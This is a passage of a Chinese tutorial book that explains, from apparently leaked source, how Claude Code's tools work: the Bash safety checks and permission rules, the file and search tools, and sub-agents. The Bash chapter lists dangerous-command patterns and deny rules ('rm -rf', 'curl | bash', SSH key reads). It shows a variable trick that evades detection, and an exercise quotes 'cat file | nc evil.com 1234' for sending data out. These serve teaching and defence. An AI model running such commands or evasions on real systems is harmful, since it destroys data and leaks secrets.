最终发送给 AI 的工具列表经过几层过滤：



为什么要按名字排序？因为工具定义是系统提示词的一部分，如果工具顺序变了，提示缓存就失效了，导致每次都要重新付费。

延迟加载：ToolSearch

当工具太多时，每次都把所有工具的定义发给 AI 很浪费 token。Claude Code 有一个聪明的方案——**延迟加载**：

初始请求时：

总是发送: Bash, FileRead, FileEdit, FileWrite, Grep, Glob

延迟发送: LSP, CronCreate, WebBrowser, 等 30+ 工具

当 AI 需要某个延迟工具时：

AI 调用 ToolSearch("cron schedule")

→ 系统返回 CronCreateTool 的定义

→ 下一轮 AI 就可以使用 CronCreateTool 了

这就像你的手机只显示最常用的 App，其他的需要在搜索里找。

工具执行的完整流

AI 发送工具调用请求

↓

1. 查找工具

工具名 → 在注册表中查找 → 找到工具对象



每一步都有可能失败，每一步都有错误处理。这种“层层把关”的设计确保了系统的健壮性。

本章小结

- 工具让 AI 从“只能说”变成“能做事”
- 所有工具遵循统一接口：name、call、inputSchema、权限检查等
- **故障安全设计**：默认值总是保守的（不能并行、非只读、需要`limit`）
- `buildTool()` 工厂函数提供合理的默认值
- 工具注册支持条件加载（根据环境和功能开关）
- 工具池经过多层过滤和排序
- **延迟加载**减少不必要的 token 消耗
- 工具执行有 8 个步骤：查找 → 验证 → 钩子 → 权限 → 执行 → 钩子 → 格式化 → 返回

思考题

1. 为什么所有工具要遵循统一接口？如果每个工具自己定义接口会怎样？
2. “故障安全设计”在日常生活中有什么例子？（提示：电梯、安全带）

3. 如果你要设计一个新工具（比如“翻译工具”），它的 `inputSchema` 应该怎么定义？

真实世界的类比

工具系统的设计让我想到了**USB 接口**的故事。

在 USB 发明之前，电脑上的外设各自使用不同的接口：打印机用并口、鼠标用 PS/2 口、调制解调器用串口……每种设备都需要专门的接口和驱动程序。

USB (Universal Serial Bus, 通用串行总线) 改变了这一切。它定义了一个**统一的接口标准**：

- 物理接口统一 (USB 插头)
- 通信协议统一 (USB 协议)
- 供电方式统一 (USB 供电)

只要设备实现了 USB 协议，就可以插到任何 USB 口上使用。不需要关心具体是什么设备。

Claude Code 的工具系统就是软件世界的“USB”：- Tool 接口就是“USB 插头”——所有工具都必须遵循 `- call()` 方法就是“USB 协议”——统一的执行方式 - `inputSchema` 就是“设备描述”——告诉系统这个工具有需要什么输入

这种“一个标准连接一切”的设计，在软件工程中叫做**面向接口编程**——它让系统可以不断扩展新的工具，而不需要修改核心代码。

接下来三章，我们将深入具体的工具实现。

本书由 everettjf 使用 Claude Code 分析泄露源码编写 | 保留出处即可自由转载

第13章：Bash 工具——最强大也最危险

为什么 Bash 工具特殊？

在所有工具中，Bash 工具是最强大的——它可以执行任意终端命令。这意味着它几乎能做任何事：安装软件包、运行测试、提交代码、甚至删除文件。

但“能做任何事”也意味着它**最危险**。一个 `rm -rf /` 命令就能删掉整个磁盘。因此，Bash 工具的实现是所有工具中最复杂的，安全检查代码比功能代码还多。

基本实现

Bash 工具的核心功能其实很简单：

```
async function executeBash(command: string, timeout?: number) {
  const process = spawn("bash", ["-c", command], {
    cwd: workingDirectory,
    timeout: timeout || 120000, // 默认 2 分钟超时
  })

  let stdout = ""
  let stderr = ""

  process.stdout.on("data", (data) => { stdout += data })
  process.stderr.on("data", (data) => { stderr += data })

  const exitCode = await waitForExit(process)

  return { stdout, stderr, exitCode }
}
```

就是启动一个子进程，执行命令，收集输出。几十行代码就能搞定。

但围绕这个核心功能，有超过 50 万行的安全、权限、沙箱代码。让我们看看为什么。

危险命令检测

Claude Code 维护了一个“危险命令”模式列表：

```
const DANGEROUS_PATTERNS = [
  // 文件删除
  /rm\s+(-[rf]+\s+)*\//,      // rm -rf /
  /rm\s+(-[rf]+\s+)*~/,      // rm -rf ~

  // 磁盘操作
  /mkfs\./,                  // mkfs.ext4 (格式化磁盘)
  /dd\s+if=.*of=\dev/,      // dd 写入设备

  // 系统破坏
  /chmod\s+777\s+\//,        // 开放所有权限
  />\s*\dev\sda/,            // 覆写磁盘

  // 密钥泄露
  /cat.*\.ssh\.*key/,        // 读取 SSH 密钥
  /echo.*\s*authorized_keys/, // 修改授权密钥
]
```

当检测到危险模式时，系统会： 1. 阻止自动执行 2. 向用户显示警告 3. 要求用户明确确认

但模式匹配不是万能的。一个聪明的命令可能绕过检测：

```
# 这个会被检测到
rm -rf /

# 这个可能不会（通过变量间接引用）
x=/; rm -rf $x
```

所以 Claude Code 还有更深层的安全措施。

命令分析：不只是字符串匹配

对于复杂的命令，简单的正则表达式不够用。Claude Code 会对命令进行更深入的分析：

```
function analyzeCommand(command: string) {
  // 1. 分解管道命令
  const pipes = command.split("|").map(s => s.trim())

  // 2. 分析每个子命令
  for (const subCommand of pipes) {
    const [executable, ...args] = parseShellArgs(subCommand)

    // 3. 检查可执行文件
    if (isDangerousExecutable(executable)) {
      return { safe: false, reason: `${executable} 是危险命令` }
    }

    // 4. 检查参数
    if (hasDangerousArgs(executable, args)) {
      return { safe: false, reason: `参数组合有风险` }
    }

    // 5. 检查路径
    for (const arg of args) {
      if (isPathOutsideWorkdir(arg)) {
        return { safe: false, reason: `路径超出工作目录` }
      }
    }
  }

  return { safe: true }
}
```

sed 命令的特殊处理

sed 是一个文本处理命令，常用来批量替换文件内容。它特别需要关注，因为它可以修改文件：

```
# 修改文件内容 (in-place)
sed -i 's/old/new/g' file.txt
```

Claude Code 有专门的 sed 解析器 (21,000 行代码!) , 它能理解 sed 命令的具体操作:

```
function analyzeSedCommand(command: string) {
  // 解析 sed 表达式
  const sedScript = parseSedScript(command)

  // 检查: 有 -i 标志吗? (会修改文件)
  if (sedScript.inPlace) {
    return { isReadOnly: false, modifiesFile: true }
  }

  // 没有 -i 就是只读的 (只输出不修改)
  return { isReadOnly: true, modifiesFile: false }
}
```

权限规则

Bash 工具的权限系统支持细粒度的规则:

```
{
  "permissions": {
    "alwaysAllow": [
      "Bash(git *)", // 允许所有 git 命令
      "Bash(npm test *)", // 允许 npm test
      "Bash(ls *)", // 允许 ls
      "Bash(cat *)" // 允许 cat
    ],
    "alwaysDeny": [
      "Bash(rm -rf *)", // 禁止 rm -rf
      "Bash(curl * | bash)" // 禁止从网上下载并执行脚本
    ],
    "alwaysAsk": [
      "Bash(git push *)", // push 前总是询问
      "Bash(npm publish *)" // 发布前总是询问
    ]
  }
}
```

规则使用通配符 * 来匹配:


"Bash(git *)" 匹配:

- ✅ git status
- ✅ git push origin main
- ✅ git log --oneline
- ❌ gitk (不是以 "git " 开头)

规则按优先级执行: deny > ask > allow. 也就是说, 如果一个命令同时匹配了 allow 和 deny 规则, deny 优先。

沙箱模式

在某些环境下，Bash 命令在**沙箱**中执行。沙箱就像一个”隔离房间”——命令在里面运行，不能影响外面的世界。



沙箱的实现取决于操作系统： - **macOS**: 使用 `sandbox-exec` 或 Apple 的 App Sandbox - **Linux**: 使用 `firejail` 或 Docker 容器

输出处理

Bash 命令的输出可能非常大。比如 `find /` 可能输出几百万行。Claude Code 需要处理这种情况：

```
async function handleBashOutput(process, maxSize = 1_000_000) {
  let output = ""
  let truncated = false

  for await (const chunk of process.stdout) {
    output += chunk

    if (output.length > maxSize) {
      output = output.slice(0, maxSize)
      truncated = true
      process.kill() // 停止命令，不再读取更多输出
      break
    }
  }

  if (truncated) {
    output += `\n\n[输出已截断，只显示前 ${maxSize} 个字符]`
  }

  return output
}
```

进度显示

长时间运行的命令会实时显示输出：

```
> Running: npm install
  ∙ Installing dependencies...
  added 1,234 packages in 45s

  12 packages are looking for funding
  run `npm fund` for details
```

这通过流式读取子进程的输出来实现：

```
async function* streamBashOutput(process) {
  for await (const chunk of process.stdout) {
    yield { type: "bash_progress", partial_output: chunk }
  }
}
```

每收到一块输出，就通过 `onProgress` 回调发送给界面，让用户实时看到命令的执行情况。

超时与后台执行

```
// 默认超时：2 分钟
const DEFAULT_TIMEOUT = 120_000

// 用户可以指定更长的超时
const timeout = input.timeout || DEFAULT_TIMEOUT

// 后台执行（不阻塞交互）
if (input.run_in_background) {
  spawnBackground(command)
  return { data: "命令已在后台启动" }
}
```

有些命令需要运行很长时间（比如编译大项目）。后台执行模式让用户可以继续和 AI 对话，命令在后台默默运行。

只读模式检测

Claude Code 需要判断一个命令是“只读的”（只看不改）还是“可写的”（会修改东西）：

```
const READ_ONLY_COMMANDS = [
  "ls", "cat", "head", "tail", "wc",
  "grep", "find", "which", "pwd",
  "echo", "date", "whoami",
  "git status", "git log", "git diff",
  "npm list", "node --version",
]

function isReadOnlyCommand(command: string): boolean {
  const executable = command.split(/\s+/)[0]
  return READ_ONLY_COMMANDS.some(cmd =>
```

```
command.startsWith(cmd)
)
}
```

只读命令可以： - 跳过某些权限检查（提高速度） - 并行执行（不会互相影响） - 在权限受限模式下仍然允许

本章小结

- Bash 工具是最强大也最危险的工具
- 安全措施包括：危险命令检测、命令分析、sed 解析、权限规则、沙箱
- 权限规则支持通配符，优先级：deny > ask > allow
- 输出处理：截断大输出、流式进度显示
- 支持超时控制和后台执行
- 只读检测影响权限和并发策略

思考题

1. 如果你是攻击者，你能想到什么方式绕过危险命令检测？（这是安全研究人员常做的工作）
2. 为什么权限规则的优先级是 deny > ask > allow 而不是反过来？
3. 沙箱模式有什么缺点？（提示：有些合法操作也会被限制）

编程挑战：设计你自己的安全检测

如果你想练习安全思维，试试这个挑战：

设计一个函数 `isSafeCommand(command: string): boolean`，它接收一个 bash 命令，返回是否安全。

Level 1: 检测明显的危险命令（`rm -rf /`、`mkfs` 等） **Level 2:** 检测路径穿越（`../../../../etc/passwd`） **Level 3:** 检测管道中的危险操作（`cat file | nc evil.com 1234`） **Level 4:** 检测通过变量间接执行的危险（`x=/; rm -rf $x`）

每个 Level 的难度都会增加。你会发现，越深入就越难——这就是为什么 Claude Code 的安全代码有 50 万行。

安全不是一个可以“完全解决”的问题——它是一场永无止境的猫鼠游戏。但每多一层检测，就多一分安全。

下一章，我们将看看文件操作的三个工具：Read、Write 和 Edit。

本书由 everettjif 使用 Claude Code 分析泄露源码编写 | 保留出处即可自由转载

第14章：文件三剑客——Read、Write、Edit

三种工具，三种能力

Claude Code 提供了三个文件操作工具：

工具	能力	比喻
FileRead	读取文件内容	打开书来看
FileWrite	创建/覆写文件	写一本新书
FileEdit	修改文件的一部分	在书上做批注

为什么要三个工具而不是一个“万能文件工具”？因为**关注点分离**——每个工具做一件事，做好一件事。这让权限控制更精细：你可以允许 AI 读文件，但禁止它写文件。

FileRead：读取文件

基本功能

```
// AI 发出的读文件请求
{
  name: "FileRead",
  input: {
    file_path: "/Users/alice/project/src/app.ts",
    offset: 0, // 从第几行开始（可选）
    limit: 2000, // 读取多少行（可选）
  }
}
```

返回的结果带有行号：

```
1 import React from "react"
2 import { useState } from "react"
3
4 function App() {
5   const [count, setCount] = useState(0)
6   return <button onClick={() => setCount(count + 1)}>{count}</
button>
7 }
```

行号很重要——当 AI 说“第 5 行有问题”时，你能直接找到对应的代码。

不只是文本

FileRead 不只能读文本文件。它支持多种格式：

```

async function readFile(path: string) {
  const extension = getExtension(path)

  if (isImageFile(extension)) {
    // 图片文件 → 返回图片内容供 AI 视觉分析
    return { type: "image", data: readAsBase64(path) }
  }

  if (extension === ".pdf") {
    // PDF 文件 → 提取文本内容
    return { type: "document", text: extractPDFText(path, pages) }
  }

  if (extension === ".ipynb") {
    // Jupyter Notebook → 解析 cells 和输出
    return { type: "notebook", cells: parseNotebook(path) }
  }

  // 普通文本文件
  return { type: "text", content: readAsText(path) }
}

```

大文件处理

如果文件有 10 万行怎么办？一次性读取会占用太多 token。

```

const DEFAULT_LINE_LIMIT = 2000 // 默认最多读 2000 行

if (!input.limit && fileLineCount > DEFAULT_LINE_LIMIT) {
  // 只读前 2000 行
  return readLines(path, 0, DEFAULT_LINE_LIMIT)
  // 并提示: "文件有 100,000 行, 只显示了前 2000 行。"
  //      使用 offset 和 limit 参数来读取其他部分。"
}

```

AI 可以使用 offset 和 limit 来分批读取大文件：

```

第一次: read(path, offset=0, limit=2000)    → 第 1-2000 行
第二次: read(path, offset=2000, limit=2000) → 第 2001-4000 行
...

```

FileWrite: 创建和覆写文件

基本功能

```

{
  name: "FileWrite",
  input: {
    file_path: "/Users/alice/project/src/Button.tsx",
    content: "import React from 'react'\n\nfunction Button() {\n  return\n    <button>Click me</button>\n}\n"
  }
}

```

```
}  
}
```

FileWrite 会**完全覆盖**文件内容。如果文件已存在，旧内容会被替换。

安全检查

写文件之前，FileWrite 会做几项检查：

```
async function checkBeforeWrite(path, content) {  
  // 1. 路径检查：不能写到工作目录外面  
  if (!isWithinWorkDir(path)) {  
    throw new Error("不能写入工作目录之外的路径")  
  }  
  
  // 2. 敏感文件检查  
  if (isSensitiveFile(path)) {  
    // .env, credentials.json, private_key 等  
    warn("警告：这个文件可能包含敏感信息")  
  }  
  
  // 3. 必须先读再写  
  if (!hasBeenReadBefore(path) && fileExists(path)) {  
    throw new Error("修改已有文件前必须先读取它")  
  }  
  
  // 4. 文件大小限制  
  if (content.length > MAX_FILE_SIZE) {  
    throw new Error("文件内容超过大小限制")  
  }  
}
```

特别注意第 3 点：**必须先读再写**。这是为了防止 AI 在不了解文件内容的情况下覆盖它。想象 AI 不小心覆盖了一个重要的配置文件——灾难！

FileEdit：精确修改

FileEdit 是最精细的文件操作工具。它不是覆盖整个文件，而是**替换文件中的一段文字**：

```
{  
  name: "FileEdit",  
  input: {  
    file_path: "/Users/alice/project/src/app.ts",  
    old_string: "const [count, setCount] = useState(0)",  
    new_string: "const [count, setCount] = useState(10)",  
  }  
}
```

就像“查找替换”——找到 old_string，替换成 new_string。

为什么不用行号替换？

你可能会问：为什么不直接说“替换第 5 行”？

原因是：**行号会变**。如果你在第 3 行插入了一行新代码，原来的第 5 行就变成了第 6 行。用文本内容来定位比用行号更可靠。

唯一性要求

FileEdit 要求 `old_string` 在文件中是**唯一的**。如果有多个匹配，编辑会失败：

```
function editFile(path, oldString, newString) {
  const content = readFile(path)

  // 检查匹配次数
  const matchCount = countOccurrences(content, oldString)

  if (matchCount === 0) {
    throw new Error("找不到要替换的文本")
  }

  if (matchCount > 1) {
    throw new Error(
      `找到 ${matchCount} 个匹配。请提供更多上下文使其唯一。`
    )
  }

  // 只有恰好 1 个匹配时才执行替换
  return content.replace(oldString, newString)
}
```

如果有多个匹配，AI 需要提供更多的上下文（比如包含上下几行）来确保唯一性。

replace_all 模式

如果你确实想替换所有出现的地方（比如重命名变量），可以用 `replace_all`：

```
{
  name: "FileEdit",
  input: {
    file_path: "src/app.ts",
    old_string: "myOldFunction",
    new_string: "myNewFunction",
    replace_all: true // 替换所有出现的地方
  }
}
```

差异显示

编辑完成后，Claude Code 会显示一个漂亮的差异对比：

```
src/app.ts
-----
function App() {
-  const [count, setCount] = useState(0)
+  const [count, setCount] = useState(10)
  return <button>{count}</button>
}
```

红色 (-) 是被删除的，绿色 (+) 是新增的。这让用户一眼就能看到改了什么。

文件历史追踪

每次编辑都会被记录下来：

```
fileHistoryTrackEdit({
  path: "src/app.ts",
  previousContent: "旧内容...",
  newContent: "新内容...",
  timestamp: Date.now(),
  editType: "FileEdit",
})
```

如果编辑出了问题，可以通过历史记录回退到之前的版本。

三个工具的协作

在实际使用中，三个工具经常配合使用：

场景：AI 修复一个 bug

1. `FileRead("src/app.ts")`
→ 看到完整的代码
2. `FileRead("src/app.test.ts")`
→ 看到测试用例，理解期望行为
3. `FileEdit("src/app.ts", old, new)`
→ 精确修改有 bug 的那一行
4. `Bash("npm test")`
→ 运行测试验证修复
5. 如果测试失败：
`FileRead("test-output.log")`
→ 查看失败信息
`FileEdit("src/app.ts", old2, new2)`
→ 再次修改

6. 如果需要新文件:

```
FileWrite("src/utils/helper.ts", content)
→ 创建辅助函数
```

设计决策：为什么不用 Bash 来操作文件？

AI 完全可以用 Bash 来操作文件：cat（读）、echo >（写）、sed（编辑）。为什么还要专门的文件工具？

三个原因：

1. 更精细的权限控制

允许 FileRead, 禁止 FileWrite
→ AI 可以看代码但不能改代码

用 Bash 做不到这种区分——cat 和 echo > 都是 Bash 命令。

2. 更好的安全检查

文件工具可以做专门的检查（路径验证、敏感文件检测、先读后写要求），Bash 做这些检查更困难。

3. 更好的用户体验


FileEdit 能显示漂亮的差异对比，FileRead 能显示行号。用 Bash 操作文件，输出就是纯文本。


本章小结

- **FileRead**: 读文件，支持文本/图片/PDF/Notebook，大文件分批读取
- **FileWrite**: 创建或覆写文件，必须先读后写，路径和敏感文件检查
- **FileEdit**: 精确替换文本，要求唯一匹配，差异显示，历史追踪
- 三个工具分离是为了权限控制、安全检查和用户体验
- 文件操作有完整的历史记录，支持回退

文件操作的安全金字塔

从 FileRead 到 FileWrite，每个工具的“危险等级”递增，安全检查也递增：





这种分层设计让你可以给 AI 精细的权限：- 只允许 Read → AI 只能看代码，不能改 - 允许 Read + Edit → AI 可以精确修改，但不能创建新文件 - 允许 Read + Edit + Write → AI 有完全的文件操作能力

原则：给予完成任务所需的最小权限。

下一章，我们将看看搜索工具：Grep 和 Glob。

本书由 everettjf 使用 Claude Code 分析泄露源码编写 | 保留出处即可自由转载

第15章：搜索双雄——Grep 与 Glob

在大海捞针

想象你的项目有 1,000 个文件，你想找到“某个函数在哪里定义的”或“有多少文件用了这个 API”。一个一个文件打开看？那得看到天荒地老。

这就是搜索工具的价值——它们帮你在海量文件中快速找到你要的东西。

Claude Code 有两个搜索工具，各有专长：

工具	搜索什么	比喻
Grep	搜索文件内容	在所有书里找某句话
Glob	搜索文件名称	在图书馆找某本书

Glob：按名字找文件

什么是 Glob？

“Glob”这个词来自 Unix 系统的“全局匹配”（global）。它使用特殊的模式来匹配文件名。

- * 匹配任意个字符 *.ts → app.ts, index.ts
- ** 匹配任意层目录 **/*.ts → src/app.ts, src/utils/helper.ts
- ? 匹配一个字符 file?.ts → file1.ts, fileA.ts
- [abc] 匹配方括号内的字符 file[123].ts → file1.ts, file2.ts

使用示例

```
// AI 调用 Glob 工具
{
  name: "Glob",
  input: {
    pattern: "src/**/*.tsx", // 找所有 TSX 组件
    path: "/Users/alice/project" // 在这个目录下搜索
  }
}

// 返回结果
[
  "src/App.tsx",
  "src/components/Button.tsx",
  "src/components/Header.tsx",
  "src/pages/Home.tsx",
  "src/pages/About.tsx",
]
```

实际场景

AI 经常用 Glob 来了解项目结构:

AI 想了解项目的测试文件:

→ `Glob("**/*.test.ts")`

→ `["src/app.test.ts", "src/utils/helper.test.ts", ...]`

AI 想找所有配置文件:

→ `Glob("**/config.*")`

→ `["package.json", "tsconfig.json", ".eslintrc.json", ...]`

AI 想找特定组件:

→ `Glob("**/Button*")`

→ `["src/components/Button.tsx", "src/components/Button.test.tsx", ...]`

结果排序

Glob 返回的文件按**修改时间**排序——最近修改的排在前面。这很实用，因为你通常更关心最近改过的文件。

Grep: 搜索文件内容

基于 ripgrep

Grep 工具底层使用了 **ripgrep** (`rg` 命令) ——一个用 Rust 写的超快搜索工具。ripgrep 比传统的 `grep` 命令快 10-100 倍，特别适合搜索大型项目。

使用示例

```
// AI 调用 Grep 工具
{
  name: "Grep",
  input: {
    pattern: "function.*useState", // 正则表达式
    path: "src/",
    type: "tsx", // 只搜索 tsx 文件
    output_mode: "content", // 显示匹配的行内容
    context: 2, // 显示前后各 2 行上下文
  }
}

// 返回结果
// src/App.tsx
// 3: import { useState } from "react"
// 4:
// 5: function App() {
// 6:   const [count, setCount] = useState(0) ← 匹配
// 7:   return <div>{count}</div>
```

三种输出模式

```
// 模式 1: files_with_matches (默认) —— 只显示文件名
["src/App.tsx", "src/pages/Home.tsx"]

// 模式 2: content —— 显示匹配行的内容 (带上下文)
"src/App.tsx:6: const [count, setCount] = useState(0)"

// 模式 3: count —— 只显示每个文件的匹配数
"src/App.tsx: 3 matches"
"src/pages/Home.tsx: 1 match"
```

AI 会根据需要选择不同的模式： - 只想知道“哪些文件有这个关键词” → files_with_matches - 想看具体的代码 → content - 想统计使用频率 → count

正则表达式

Grep 支持完整的正则表达式（和 ripgrep 一致）：

"useState"	精确匹配 "useState"
"use[A-Z]\\w+"	匹配所有 Hook (useEffect, useState, ...)
"function\\s+\\w+"	匹配所有函数定义
"TODO FIXME HACK"	匹配常见的代码标注
"import.*from.*react"	匹配 React 导入语句

正则表达式是一种强大的模式匹配语言。如果你还不熟悉，可以把它想象成一种“高级搜索语法”——比普通搜索灵活得多。

结果限制

为了避免返回太多结果（浪费 token），Grep 有一个默认限制：

```
const DEFAULT_HEAD_LIMIT = 250 // 默认最多返回 250 行/条

// 用户可以覆盖
input.head_limit = 0 // 0 表示无限制（谨慎使用）
```

文件类型过滤

```
// 按类型过滤（使用 ripgrep 的内置类型）
{
  type: "ts" // 只搜索 TypeScript 文件
}
// 等同于搜索 *.ts, *.tsx 文件

// 按 glob 模式过滤
{
  glob: ".*{ts,tsx}" // 更灵活的过滤
}
```

Grep vs Glob: 什么时候用哪个?

想知道 "哪里有 .config 文件?"

- Glob("**/*.config.*")
- 按文件名搜索

想知道 "哪里调用了 fetchData 函数?"

- Grep("fetchData", type: "ts")
- 按文件内容搜索

想知道 "测试目录里有什么?"

- Glob("test/**/*")
- 按文件结构浏览

想知道 "这个变量在哪里被修改了?"

- Grep("myVariable\\s*=", output_mode: "content")
- 按代码模式搜索

简单记忆：**Glob** 找文件，**Grep** 找代码。

为什么不直接用 Bash?

和文件工具一样，你可能会问：为什么不直接用 bash find 和 bash grep?

```
# 这样也能搜索
find . -name "*.ts"
grep -r "useState" src/
```

原因:

1. 更安全

Grep 和 Glob 工具被标记为“只读”和“并行安全”。系统可以放心地同时运行多个搜索，而不用担心副作用。Bash 命令不能做这种保证。

2. 更快

Grep 工具底层用 ripgrep，比 bash 的 grep 快得多。Glob 工具经过优化，直接调用 Node.js 的文件系统 API，不需要启动子进程。

3. 更友好的输出

搜索工具会格式化输出（添加行号、高亮、上下文），Bash 的输出是原始文本。

4. 结果可控

搜索工具有内置的结果限制（head_limit），不会一次返回几万行结果把 token 耗光。

搜索策略：AI 是怎么搜索的🔍🔍🔍

有趣的是，Claude Code 的系统提示词里教了 AI 怎么有效地搜索：

优先使用 Grep 搜索文件内容（而不是用 Bash 的 grep 或 rg 命令）

优先使用 Glob 搜索文件🔍🔍🔍（而不是用 Bash 的 find 或 ls 命令）

AI 通常的搜索策略是：

1. 先用 Glob 大致了解项目结构
→ `Glob("src/**")` 获取文件列表
2. 用 Grep 找到关键代码
→ `Grep("functionName", type: "ts", output_mode: "files_with_matches")`
→ 知道在哪些文件里
3. 用 FileRead 深入查看
→ `FileRead("src/utils/helper.ts")`
→ 阅读完整代码
4. 如果需要，用 Grep 找更多关联
→ `Grep("helperFunction", output_mode: "content", context: 5)`
→ 找到所有使用这个函数的地方

这种“由粗到细”的搜索策略非常高效。

本章小结

- **Glob** 按文件名模式搜索，支持 *、**、? 等通配符
- **Grep** 按内容搜索，🔍🔍🔍于 ripgrep，支持正则表达式

- Grep 有三种输出模式：文件名、内容、计数
- 专用搜索工具比 Bash 命令更安全、更快、输出更友好
- AI 的搜策略：Glob 概览 → Grep 定位 → FileRead 深入

思考题

1. 用 Glob 模式写出以下搜索：
 - 找到所有 Python 文件
 - 找到 src 目录下所有测试文件
 - 找到名为 index 的任何类型的文件
2. 用 Grep 模式写出以下搜索：
 - 找到所有 console.log 语句
 - 找到所有 TODO 注释
 - 找到所有以 use 开头的函数定义

搜索能力的价值

你可能觉得”搜索”很简单——不就是 Ctrl+F 吗？

但在一个有 1,000 个文件的项目中，高效的搜索是一种**超能力**。考虑这个场景：

“这个 API 端点返回 500 错误，我需要找到出错的代码。”

一个新手可能： 1. 猜测文件名，逐个打开查看（10 分钟） 2. 在每个文件里 Ctrl+F 搜索（15 分钟） 3. 可能还找不到

用 Grep + Glob 的搜索策略： 1.

Grep("500", type: "ts", output_mode: "files_with_matches") → 2 秒

2. Grep("throw.*Error", path: "src/api/") → 2 秒 3. FileRead("src/api/users.ts", offset: 40, limit: 10) → 1 秒

30 分钟的工作压缩到 5 秒。

这就是为什么 Claude Code 要有专门的搜索工具，而且它们是 AI 最频繁使用的工具之一。对于 AI 来说，“理解代码”的第一步永远是”搜索代码”。

下一章，我们将探索最神奇的工具——Agent 工具，AI 的”分身术”。

本书由 everettjf 使用 Claude Code 分析泄露源码编写 | 保留出处即可自由转载

第16章：Agent 工具——AI 的分身

一个 AI 不够用怎么办？

有时候一个任务太复杂，需要同时做很多事情。比如：

“帮我重构项目中所有的数据库查询，用新的 ORM 替换旧的 SQL 语句。同时更新所有相关的测试。”

这个任务涉及几十个文件。如果 AI 一个一个处理，要花很长时间。而且它的上下文窗口可能放不下所有文件。

解决方案？创建“分身”。

Agent 工具是什么？

Agent 工具让 AI 可以创建子智能体 (Sub-agent) ——新的 AI 实例，有自己的上下文窗口、自己的任务、自己的工具集。


```
// AI 调用 Agent 工具
{
  name: "Agent",
  input: {
    description: "重构数据库查询",
    prompt: "请将 src/db/ 目录下所有文件中的原生 SQL 查询替换为 Prisma ORM 调用。...",
    subagent_type: "general-purpose",
  }
}
```

就像《火影忍者》里的“影分身术”——每个分身可以独立工作，完成后把结果报告回来。

子智能体的工作方式

主智能体

- 接收用户任务
- 分析任务复杂度
- 决定创建几个子智能体
- 子智能体 A: "重构 src/db/users.ts"
 - 有自己的上下文窗口
 - 可以使用 FileRead, FileEdit 等工具
 - 独立完成任务
 - 返回结果给主智能体
- 子智能体 B: "重构 src/db/posts.ts"
 - 有自己的上下文窗口



子智能体的类型

Claude Code 支持几种预定义的子智能体类型:

```
// 通用型: 什么都能做
{
  subagent_type: "general-purpose"
}

// 探索型: 专门用于搜索和研究代码
{
  subagent_type: "Explore"
}

// 规划型: 专门用于设计实施方案
{
  subagent_type: "Plan"
}
```

general-purpose (通用型)

拥有所有工具（除了不能再创建子智能体），可以执行任何操作。适合需要修改代码的任务。

Explore (探索型)

只有搜索和读取工具，不能修改文件。专门用于快速探索代码库。比如：

"帮我了解这个项目的认证系统是怎么实现的"

- 创建一个 Explore 型子智能体
- 它会搜索相关文件、读取代码、整理报告
- 返回一份全面的分析报告

Plan (规划型)

同样只有搜索和读取工具，但专注于设计实施方案。适合：

"帮我规划一下怎么把这个项目从 JavaScript 迁移到 TypeScript"

- 创建一个 Plan 型子智能体
- 它会分析项目结构、识别依赖关系
- 返回一份详细的迁移计划

子智能体的上下文隔离

每个子智能体有自己独立◆◆上下文窗口。这意味着：

主智能体的上下文：

[用户的原始请求]

[之前的对话历史]

[系统提示词]

共占用 50,000 tokens

子智能体 A 的上下文：

[子任务描述] ← 从主智能体传来

[系统提示词 (缓存)] ← 重用主智能体的缓存

[00立的工具调用历史] ← 自己产生的

共占用 30,000 tokens ← 不受主智能体的历史影响

好处： 1. 子智能体不会被主智能体的对话历史“污染” 2. 子智能体有“新鲜”的上下文空间 3. 主智能体的上下文不会因为子任务的细节而膨胀

并行 vs 串行

子智能体可以并行运行：

```
// AI 可以同时启动多个子智能体
[
  {
    name: "Agent",
    input: { prompt: "重构 users.ts", ... }
  },
  {
    name: "Agent",
    input: { prompt: "重构 posts.ts", ... }
  },
  {
    name: "Agent",
    input: { prompt: "更新测试文件", ... }
  },
]
// 三个子智能体同时工作！
```

也可以在后台运行：

```
{
  name: "Agent",
  input: {
    prompt: "...",
    run_in_background: true // 后台运行
  }
}
```

后台运行的子智能体不会阻塞主智能体——主智能体可以继续和用户对话。子智能体完成后，主智能体会收到通知。

Git Worktree 隔离

对于可能有冲突的并行任务，子智能体可以在**独立的工作目录**中运行：

```
{
  name: "Agent",
  input: {
    prompt: "重构认证模块",
    isolation: "worktree" // 在独立的 git worktree 中运行
  }
}
```

Git worktree 是 Git 的一个功能——它让你同时有多个工作目录，每个在不同的分支上。子智能体在自己的 worktree 里修改文件，不会影响主工作目录。

主工作目录: /Users/alice/project (main 分支)
子智能体 A: /tmp/worktree-a/ (feature-auth 分支)
